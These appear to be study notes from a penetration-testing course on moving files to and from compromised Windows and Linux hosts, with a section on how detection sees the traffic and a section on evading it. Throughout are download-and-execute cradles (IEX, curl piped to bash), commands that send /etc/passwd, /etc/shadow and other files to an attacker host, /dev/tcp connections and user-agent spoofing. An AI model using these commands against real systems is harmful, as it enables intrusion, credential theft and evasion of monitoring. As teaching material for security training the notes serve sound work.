File Transfers

Modules-

Windows File Transfer Methods

1. PowerShell File Transfers

a. Base64 Encoding and Decoding

cat **<file>** |base64 -w 0;echo To encode a file into base64 format in linux.

echo **<BAse64 Hash>** | base64 -d -w 0> **<Output File>** To decode a base64 hash in Linux.

[Convert]::ToBase64String((Get-Content -path "C:\Windows\system32\drivers\etc\hosts" -Encoding byte)) To Encode a file using PowerShell.

[IO.File]::WriteAllBytes("**<location for the file after extraction>**", [Convert]::FromBase64String("**<Base64 string>**")) To decode the Base64 string to the file and save it in a particular location in powershell.

md5sum **<file>** To get the Md5 Hash value of a file in Linux.

Get-Filehash **<path to file>** -Algorith md5 To get the Md5 hash value of a file via Powershell.

Note: Windows Command Line utility (cmd.exe) has a maximum string length of 8,191 characters. Also, a web shell may error if you attempt to send extremely large strings.

b. Downloading and Uploading with WebClient

Method	**Description**
OpenRead	Returns the data from a resource as a Stream.
OpenReadAsync	Returns the data from a resource without blocking the calling thread.
DownloadData	Downloads data from a resource and returns a Byte array.
DownloadDataAsync	Downloads data from a resource and returns a Byte array without blocking the calli
DownloadFile	Downloads data from a resource to a local file.
DownloadFileAsync	Downloads data from a resource to a local file without blocking the calling thread.
DownloadString	Downloads a String from a resource and returns a String.
DownloadStringAsync	Downloads a String from a resource without blocking the calling thread.

> File Download

Class name = “Net.WebClient”
Method = “DownloadFile”

(New-Object Net.WebClient).DownloadFile('**<Target File URL>**','**<Output File Name>**') To download the file and blocks powershell from moving forward untill the file download is completed (Syncrhronous method).

(New-Object Net.WebClient).DownloadFileAsync('**<Target File URL>**','**<Output File Name>**') To download the file and keep moving on with other commands in the script while the file is being downloaded

(Asynchronous Method).

> Fileless Method

Class name = "Net.WebClient"
Method = "DownloadString"

Instead of downloading the file to disk we are running it directly in memory using the using the Invoke-Expression cmdlet or the alias IEX.

```
IEX (New-Object Net.WebClient).DownloadString('<Link to File>')
```

or

```
(New-Object Net.WebClient).DownloadString('<Link to File>') | IEX
```

> WebRequest Method

```
Invoke-WebRequest <Link to File> -OutFile <Output File>
```

Use aliases such as **iwr**, **curl** and **wget**.

--- List of Powershell cradles by Harmj0y

Link

```
# normal download cradle
IEX (New-Object Net.Webclient).downloadstring("<Link to File>")

# PowerShell 3.0+
IEX (iwr '<Link to File>')

# hidden IE com object
$ie=New-Object -comobject InternetExplorer.Application;$ie.visible=$False;$ie.navigate('<Link to File>');start-sleep -s 5;$r=$ie.Document.body.innerHTML;$ie.quit();IEX $r

# Msxml2.XMLHTTP COM object
$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','<Link to File>',$false);$h.send();iex $h.responseText

# WinHttp COM object (not proxy aware!)
$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','<Link to File>',$false);$h.send();iex $h.responseText

# using bitstransfer- touches disk!
Import-Module bitstransfer;Start-BitsTransfer '<Link to File>' $env:temp\t;$r=gc $env:temp\t;rm $env:temp\t; iex $r

# DNS TXT approach from PowerBreach (https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerBreach/PowerBreach.ps1)
#   code to execute needs to be a base64 encoded string stored in a TXT record
IEX ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(((nslookup -querytype=txt "SERVER" | Select -Pattern '"*"') -split '"'[0]))))
```

```
# Load and execute a PowerShell command from an XML file
<#
<?xml version="1.0"?>
<command>
  <a>
       <execute>Get-Process</execute>
  </a>
 </command>
#>
$a = New-Object System.Xml.XmlDocument
$a.Load("<Link to File>")
$a.command.a.execute | iex
```

> Common Errors with PowerShell

Invoke-WebRequest **<Link to File>** -UseBasicParsing | IEX To bypass IE first-launch configuration error.

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true} To bypass SSl/TLS error.

c. PowerShell Web Uploads

No built-in functionm in Powershell for upload.

Therefore use **Invoke-WebRequest** or **Invoke-RestMethod**.

pip3 install uploadserver To install a configured webserver with the capability to upload.

python3 -m uploadserver To run webser with upload enabled.

IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1') To download and execute the PSUupload.ps1 a powershell script to enable uploading using powershell.
Invoke-FileUpload -Uri http://192.168.49.128:8000/upload -File C:\Windows\System32\drivers\etc\hosts To upload a file to the server configured above for uploads.

We can listen on out attack machine with via netcat on a specified server and send the file as POST request to it.

$b64 = [System.convert]::ToBase64String((Get-Content -Path 'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte) To define a variable converting a file to Base64 Hash
Invoke-WebRequest -Uri http://192.168.49.128:8000/ -Method POST -Body $b64 To upload the Base64 hash value to the netcat server listening on the attacker machine.

2. SMB

smbserver.py

a. Creating SMB server

sudo impacket-smbserver share -smb2support /tmp/smbshare To make SMB server on linux.

sudo impacket-smbserver share -smb2support /tmp/smbshare -user test -password test To make SMB server with Username and Password.

New-SmbShare -Name "**<Share name>**" -Path "**<Path for Share>**" -FullAccess "**<User>**" To make SMB server on Windows.

net **<User>** username password /add To se username and password on Windows.

b. SMB Downloads

copy \\192.168.220.133\share\nc.exe **<Output file path>** To download a file from SMB server on Linux.

net use n: \\192.168.220.133\share /user:test test To mount the SMB share if there is a password set on it.

Copy-Item -Path "\\SMBServer\Share\file.txt" -Destination "C:\local\path" To download a file from SMB server on windows.

net use \\[Server]\[ShareName] /delete To delete the mounted share.

c. SMB Uploads

For uploads we need SMb over HTTP or HTTPs. Which can be done via WebDav.

sudo pip install wsgidav cheroot To install Webdav Puthon modules.

sudo wsgidav --host=0.0.0.0 --port=80 --root=/tmp --auth=anonymous To use WebDav Python Module.

dir \\192.168.49.128\DavWWWRoot To connect to the Webdav Share.

Note: DavWWWRoot is a special keyword recognized by the Windows Shell. No such folder exists on your WebDAV server. The DavWWWRoot keyword tells the Mini-Redirector driver, which handles WebDAV requests that you are connecting to the root of the WebDAV server. You can avoid using this keyword if you specify a folder that exists on your server when connecting to the server. For example: \192.168.49.128\sharefolder

copy C:\Users\john\Desktop\SourceCode.zip \\192.168.49.129\DavWWWRoot\ To upload a file to the SMB server (WebDAV root).

copy C:\Users\john\Desktop\SourceCode.zip \\192.168.49.129\sharefolder\ To upload a file to a particular share on the SMB server.

~~~~~~
~~~~~~

3. FTP

a. Creating FTP server

sudo pip3 install pyftpdlib To install the FTP server Python3 Module - **pyftpdlib**

Default port of pyftpdlib is 2121.

sudo python3 -m pyftpdlib --port 21 To setup Python3 FTP server on a specific port.

b. FTP Downloads

(New-Object Net.WebClient).DownloadFile('**<Target File URL>**','**<Output File Name>**') **To download a file using powershell.**

Creating a command file for the FTP client to download the target file-

```
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo GET file.txt >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt

ftp> open 192.168.49.128
Log in with USER and PASS first.
ftp> USER anonymous
ftp> GET file.txt
ftp> bye

C:\htb>more file.txt
This is a test file
```

c. FTP Uploads

sudo python3 -m pyftpdlib --port 21 --write To setup FTP server with the opton to upload on it.

(New-Object Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts', 'C:\Windows\System32\drivers\etc\hosts') To upload a file on the FTP server running on attackers machine via powershell on victim's machine.

Creating a command file for the FTP client to upload the target file-

```
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo PUT c:\windows\system32\drivers\etc\hosts >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt

ftp> open 192.168.49.128
Log in with USER and PASS first.
```

```
ftp> USER anonymous
ftp> PUT c:\windows\system32\drivers\etc\hosts
ftp> bye
```

Linux File Transfer Methods

1. Web Downloads

wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh To Download a file using wget.

curl -o /tmp/LinEnum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh To Download a file using curl.

exec 3<>/dev/tcp/10.10.10.32/80 To connect to the target web server first.
echo -e "GET /LinEnum.sh HTTP/1.1\n\n">&3 To make the HTTP GET request.
cat <&3 To print the responone recieved from teh HTTP GET request we made above.

SSH comes with SCP utility for remote file transfer. And it is bi directional.

sudo systemctl enable ssh To enable the SSH serverice.
sudo systemctl start ssh To start teh ssh service.
netstat -lnpt To check the port SSH service is lisenting on.

scp plaintext@192.168.49.128:/root/myroot.txt . To download files using the SCP (secure copy) utility in SSH.

python3 -m http.server To create a Web Server with Python3.

python2.7 -m SimpleHTTPServer To create a Web Server with Python2.7

php -S 0.0.0.0:8000 To create a web server using PHP.

ruby -run -ehttpd . -p8000 To create a web server using ruby.

2. Fileless Attacks

Piping in Unix or Linux

Note: Some payloads such as mkfifo write files to disk. Keep in mind that while the execution of the payload may be fileless when you use a pipe, depending on the payload choosen it may create temporary files on the OS.

curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash To do a fileless download using curl command.

wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3 To do a fileless download using wget command.

3. Web Uploads

sudo python3 -m pip install --user uploadserver To install uploadserver module in python.
openssl req -x509 -out server.pem -keyout server.pem -newkey rsa:2048 -nodes -sha256 -subj '/

CN=server' To create a self signed certificate which should not be hosted in the web server make sure to always store it in a different directory.

mkdir https && cd https Make a directory for the web server.

sudo python3 -m uploadserver 443 --server-certificate /root/server.pem To start teh webser with teh upload ption and user signed certificate.

curl -X POST https://192.168.49.128/upload -F 'files=@/etc/passwd' -F 'files=@/etc/shadow' --insecure To upload multiple files to the webserver just created and --insecure is used because a self signed certificate is used.

scp /etc/passwd plaintext@192.168.49.128:/home/plaintext/ To upload a file from victim's machine to attacker's web server.

Transfering Files with Code

Windows default applications like **csscript** and **mshta** can be used to execute Javascript or VBScript code.

1. Python

```
python2.7 -c 'import urllib;urllib.urlretrieve ("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'
```

To download a file from the provided link using python2 and save it with the given file name and extension.

```
python3 -c 'import urllib.request;urllib.request.urlretrieve("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'
```

To download a file from the provided line using python3 and save it with the given file name and extension.

```
python3 -m uploadserver
```

To start a python upload server on the attackers's machine.

```
python3 -c 'import requests;requests.post("http://192.168.49.128:8000/upload",files={"files":open("/etc/passwd","rb")})'
```

To upload a file from the victim's machine to the attacker's upload server.

2. PHP

```
php -r '$file = file_get_contents("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); file_put_contents("LinEnum.sh",$file);'
```

To downlad a file using the file_get_contents() module and saving it using file_put_contents() module with “-r” option for to make sure that we can run the code directly from command line without the need of a script to be executed.

```
php -r 'const BUFFER = 1024; $fremote = fopen("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "rb"); $flocal = fopen("LinEnum.sh", "wb"); while ($buffer = fread($fremote, BUFFER)) { fwrite($flocal, $buffer); } fclose($flocal); fclose($fremote);'
```

To download a file usingh PHP with the fopen() module.

```
php -r '$lines = @file("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); foreach ($lines as $line_num => $line) { echo $line; }' | bash
```

To downlad a file froma wevb sever and Pipe it to bash while the URL can be used as a file name with the @file function if the fopen wrappers have been enabled.

3. Ruby

```
ruby -e 'require "net/http"; File.write("LinEnum.sh", Net::HTTP.get(URI.parse("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh")))'
```

4. Perl

```
perl -e 'use LWP::Simple; getstore("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh");'
```

5. JavaScript

Create a file called “wget.js” which can also be used on its own in linux if wget utility is not present by default.

```
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
BinStream = new ActiveXObject("ADODB.Stream");
BinStream.Type = 1;
BinStream.Open();
BinStream.Write(WinHttpReq.ResponseBody);
BinStream.SaveToFile(WScript.Arguments(1));
```

`cscript.exe /nologo wget.js https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 PowerView.ps1` To download a file using JavaScript and cscript.exe while using the “wget.js” file from above.

6. VBScript

Create a file called “wget.vbs”

```
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", WScript.Arguments.Item(0), False
xHttp.Send
with bStrm
    .type = 1
    .open
    .write xHttp.responseBody
    .savetofile WScript.Arguments.Item(1), 2
end with
```

`cscript.exe /nologo wget.vbs https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 PowerView2.ps1` To download a file using VBScript and cscript.exe while using the “wget.vbs” file from above.

Miscellaneous File Transfer Methods

1. Netcat & Ncat

a. netcat

nc -l -p 8000 > **<file>** To make the victim's machine listen on port 8000 and then redirect the standard output to the given file name and extension.

nc -q 0 192.168.49.128 8000 < **<file>** To send the file as standard input from attacker's machine to the particular IP and the port Netcat is listening on the victim's machine.

sudo nc -l -p 443 -q 0 < **<file>** To make attacker's machine listen for incoming connection with the given file as satndard input ready to send and close the connection when it is done.

nc 192.168.49.128 443 > **<file>** To recieve the file from a attacker's ip and port as standard input on vitim's machine.

cat < /dev/tcp/192.168.49.128/443 > **<file>** To recieve file on victim's machine using Bash to open TCP connection if Netcat is not present.

b. Ncat

ncat -l -p 8000 --recv-only > **<file>** To make the victim's machine listen on port 8000 to only recieve and then redirect the standard output to the given file name and extension.

ncat --send-only 192.168.49.128 8000 < **<file>** To do send-only for file as standard input from attacker's machine to the particular IP and the port Ncat is listening on the victim's machine.

sudo ncat -l -p 443 --send-only < **<file>** To make attacker's machine listen for incoming connection with the given file as satndard input ready to send.

ncat 192.168.49.128 443 --recv-only > **<file>** To recieve the file from a attacker's ip and port as standard input on vitim's machine.

Extra : sudo ncat -l -p 443 --send-only < **<file>** To send a file as standard input even to Netcat trying to connect the ncat service running on the specified port.

2. PowerShell Session File Transfer

When HTTP, HTTPS or SMB are unavailable.
PowerShell Remoting (WinRM) can be used.

We acces to “Remote Management Users” group to create PowerShell remoting session.

Test-NetConnection -ComputerName DATABASE01 -Port 5985 To check if WinRM port TCP 5985 is open on victim's machine(database).

$Session = New-PSSession -ComputerName DATABASE01 To create a PowerShell Remoting Session to victim's machine(database).

Copy-Item -Path C:\samplefile.txt -ToSession $Session -Destination C:\Users\Administrator\Desktop\ To copy a file from attacker's machine to the victim's machine(database).

Copy-Item -Path "C:\Users\Administrator\Desktop\DATABASE.txt" -Destination C:\ -FromSession $Session To copy a file from victim's machine (database) to attacker's machine.

3. RDP

rdesktop 10.10.10.132 -d HTB -u administrator -p 'Password0@' -r disk:linux='/home/user/rdesktop/files' To mount a folder from attacker's machine (linux) to victim's machine (windows) using rdesktop.

xfreerdp /v:10.10.10.132 /d:HTB /u:administrator /p:'Password0@' /drive:linux,/home/plaintext/htb/academy/filetransfer To mount a folder from attacker's machine (linux) to victim's machine (windows) using rdesktop.

To access the linux directory in both cases go to Network>\\tsclient\

Protected File Transfers

1. File Encryption on Windows

Invoke-AESEncryption.ps1

```
function Invoke-AESEncryption {
    [CmdletBinding()]
    [OutputType([string])]
    Param
    (
        [Parameter(Mandatory = $true)]
        [ValidateSet('Encrypt', 'Decrypt')]
        [String]$Mode,

        [Parameter(Mandatory = $true)]
        [String]$Key,

        [Parameter(Mandatory = $true, ParameterSetName = "CryptText")]
        [String]$Text,

        [Parameter(Mandatory = $true, ParameterSetName = "CryptFile")]
        [String]$Path
    )

    Begin {
        $shaManaged = New-Object System.Security.Cryptography.SHA256Managed
        $aesManaged = New-Object System.Security.Cryptography.AesManaged
        $aesManaged.Mode = [System.Security.Cryptography.CipherMode]::CBC
        $aesManaged.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
        $aesManaged.BlockSize = 128
        $aesManaged.KeySize = 256
    }

    Process {
        $aesManaged.Key =
$shaManaged.ComputeHash([System.Text.Encoding]::UTF8.GetBytes($Key))

        switch ($Mode) {
            'Encrypt' {
                if ($Text) {$plainBytes =
[System.Text.Encoding]::UTF8.GetBytes($Text)}

                if ($Path) {
                    $File = Get-Item -Path $Path -ErrorAction SilentlyContinue
                    if (!$File.FullName) {
                        Write-Error -Message "File not found!"
                        break
                    }
                    $plainBytes =
[System.IO.File]::ReadAllBytes($File.FullName)
                    $outPath = $File.FullName + ".aes"
                }

                $encryptor = $aesManaged.CreateEncryptor()
                $encryptedBytes = $encryptor.TransformFinalBlock($plainBytes,
0, $plainBytes.Length)
                $encryptedBytes = $aesManaged.IV + $encryptedBytes
                $aesManaged.Dispose()
                if ($Text) {return 
[System.Convert]::ToBase64String($encryptedBytes)}

                if ($Path) {
                    [System.IO.File]::WriteAllBytes($outPath, $encryptedBytes)
                    (Get-Item $outPath).LastWriteTime = $File.LastWriteTime
                    return "File encrypted to $outPath"
                }
            }

            'Decrypt' {
                if ($Text) {$cipherBytes = 
[System.Convert]::FromBase64String($Text)}

                if ($Path) {
                    $File = Get-Item -Path $Path -ErrorAction SilentlyContinue
                    if (!$File.FullName) {
                        Write-Error -Message "File not found!"
                        break
                    }
                    $cipherBytes = 
[System.IO.File]::ReadAllBytes($File.FullName)
                    $outPath = $File.FullName -replace ".aes"
                }

                $aesManaged.IV = $cipherBytes[0..15]
                $decryptor = $aesManaged.CreateDecryptor()
                $decryptedBytes = $decryptor.TransformFinalBlock($cipherBytes, 
16, $cipherBytes.Length - 16)
                $aesManaged.Dispose()

                if ($Text) {return 
[System.Text.Encoding]::UTF8.GetString($decryptedBytes).Trim([char]0)}

                if ($Path) {
                    [System.IO.File]::WriteAllBytes($outPath, $decryptedBytes)
                    (Get-Item $outPath).LastWriteTime = $File.LastWriteTime
                    return "File decrypted to $outPath"
                }
            }
        }
    }

    End {
        $shaManaged.Dispose()
        $aesManaged.Dispose()
    }
}
```

Save this script as Invoke-AESEncryption.ps1

Import-Module .\Invoke-AESEncryption.ps1 To import the module for further use.

Invoke-AESEncryption -Mode Encrypt -Key "p@ssw0rd" -Text "Secret Text" To encrypt a string using the script and a attacker's defined password and gives us a Base64 encoded string of cipher text.

Invoke-AESEncryption -Mode Decrypt -Key "p@ssw0rd" -Text "LtxcRelxrDLrDB9rBD6JrfX/czKjZ2CUJkrg++kAMfs=" To decrypt the Base64 encoded string and gives us the original string as plain text.

Invoke-AESEncryption -Mode Encrypt -Key "p4ssw0rd" -Path .\scan-results.txt To encrypt a file using the script and a attacker's defined password and gives an encrypted file with original file name with .aes as extention.

Invoke-AESEncryption -Mode Decrypt -Key "p4ssw0rd" -Path scan-results.txt.aes To decrypt the .aes file output the original file before encyption.

2. File Encryption on Linux

Different ciphers to select from OpenSSL can be found here: OpenSSL man page

openssl enc -aes256 -iter 100000 -pbkdf2 -in /etc/passwd -out passwd.enc To encrypt a file using -aes256 encription standard and a password.

openssl enc -d -aes256 -iter 100000 -pbkdf2 -in passwd.enc -out passwd To decrypt an encrypted file using -aes256 encription standard and a password.

openssl list -help To lst all the options avilable to check for any other encription standard.

Catching Files over HTTP/S

1. Nginx

Apache's PHP module will execute anything with /php extension.

a. Configuring Nginx to handle uploaded files

sudo mkdir -p /var/www/uploads/SecretUploadDirectory To create a directory to handle the files uploaded to the Nginx webserver.

sudo chown -R www-data:www-data /var/www/uploads/SecretUploadDirectory To change the owner of the created folder to www-data.

Now creating a Nginx configuration file /etc/nginx/sites-available/upload.conf

```
server {
   listen 9001;

   location /SecretUploadDirectory/ {
       root    /var/www/uploads;
       dav_methods PUT;
   }
}
```

sudo ln -s /etc/nginx/sites-available/upload.conf /etc/nginx/sites-enabled/ To Symbolic link the upload config to the enabled sites directory in Nginx.

sudo systemctl restart nginx.service Start the Nginx web server.

sudo rm /etc/nginx/sites-enabled/default To remove default Ngnix web server configuration if we get an error like port already in use.

b. Uploading File

curl -T /etc/passwd http://localhost:9001/SecretUploadDirectory/users.txt To upload a file to a and save it as a different file name on the web server.

Apache will list all available files in the directory if an index.html file is not present.

Living off The Land

1. LOLBAS

→ LOLBAS Project for Windows Binaries

2. GTFOBins

→ GTFOBins for Linux Binaries

3. Bitsadmin Download function

bitsadmin /transfer wcb /priority foreground http://10.10.15.66:8000/nc.exe C:\Users\htb-student\Desktop\nc.exe To download a file from a given source using Bitsadmin.

Import-Module bitstransfer; Start-BitsTransfer -Source "http://10.10.10.32/nc.exe" -Destination "C:\Windows\Temp\nc.exe" To invoke a Bitsadmin command using powershell.

4. Certutil

certutil.exe -verifyctl -split -f http://10.10.10.32/nc.exe To download a file from a remote server using the certutil utility.

Detection

<here is the Website> To copy paste the useragent and simplify its meaning.

LIST To look at the list of all User Agent Strings.

1. Invoke-Webrequest

a. Client

```
PS C:\htb> Invoke-WebRequest http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
PS C:\htb> Invoke-RestMethod http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
```

b. Server

```
GET /nc.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.0
```

2. WinHttpRequest

a. Client

```
PS C:\htb> $h=new-object -com WinHttp.WinHttpRequest.5.1;
PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
PS C:\htb> $h.send();
PS C:\htb> iex $h.ResponseText
```

b. Server

```
GET /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
```

3. Msxml2

a. Client

```
PS C:\htb> $h=New-Object -ComObject Msxml2.XMLHTTP;
PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
PS C:\htb> $h.send();
PS C:\htb> iex $h.responseText
```

b. Server

```
GET /nc.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
```

4. Certutil

a. Client

```
C:\htb> certutil -urlcache -split -f http://10.10.10.32/nc.exe
C:\htb> certutil -verifyctl -split -f http://10.10.10.32/nc.exe
```

b. Server

```
GET /nc.exe HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
```


5. BITS

a. Client

```
PS C:\htb> Import-Module bitstransfer;
PS C:\htb> Start-BitsTransfer 'http://10.10.10.32/nc.exe' $env:temp\t;
PS C:\htb> $r=gc $env:temp\t;
PS C:\htb> rm $env:temp\t;
PS C:\htb> iex $r
```

b. Server

```
HEAD /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
```



```
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
```

Evading Detection

1. Changing User Agent

[Microsoft.PowerShell.Commands.PSUserAgent].GetProperties() | Select-Object Name,@{label="User Agent";Expression={[Microsoft.PowerShell.Commands.PSUserAgent]::$($_.Name)}} | fl To list out all available useragends in Invole-WebRequest module.

$UserAgent = [Microsoft.PowerShell.Commands.PSUserAgent]::**<option>** To slect the usergent out of then options listed by using the above command.

Invoke-WebRequest http://10.10.10.32/nc.exe -UserAgent $UserAgent -OutFile "C:\Users\Public\nc.exe" To use the useragent selected above and use it in the Invoke-WebRequest to download a file from a webserver.

2. LOLBAS / GTFOBins

Refer to the links provided at the start of Living off The Land page.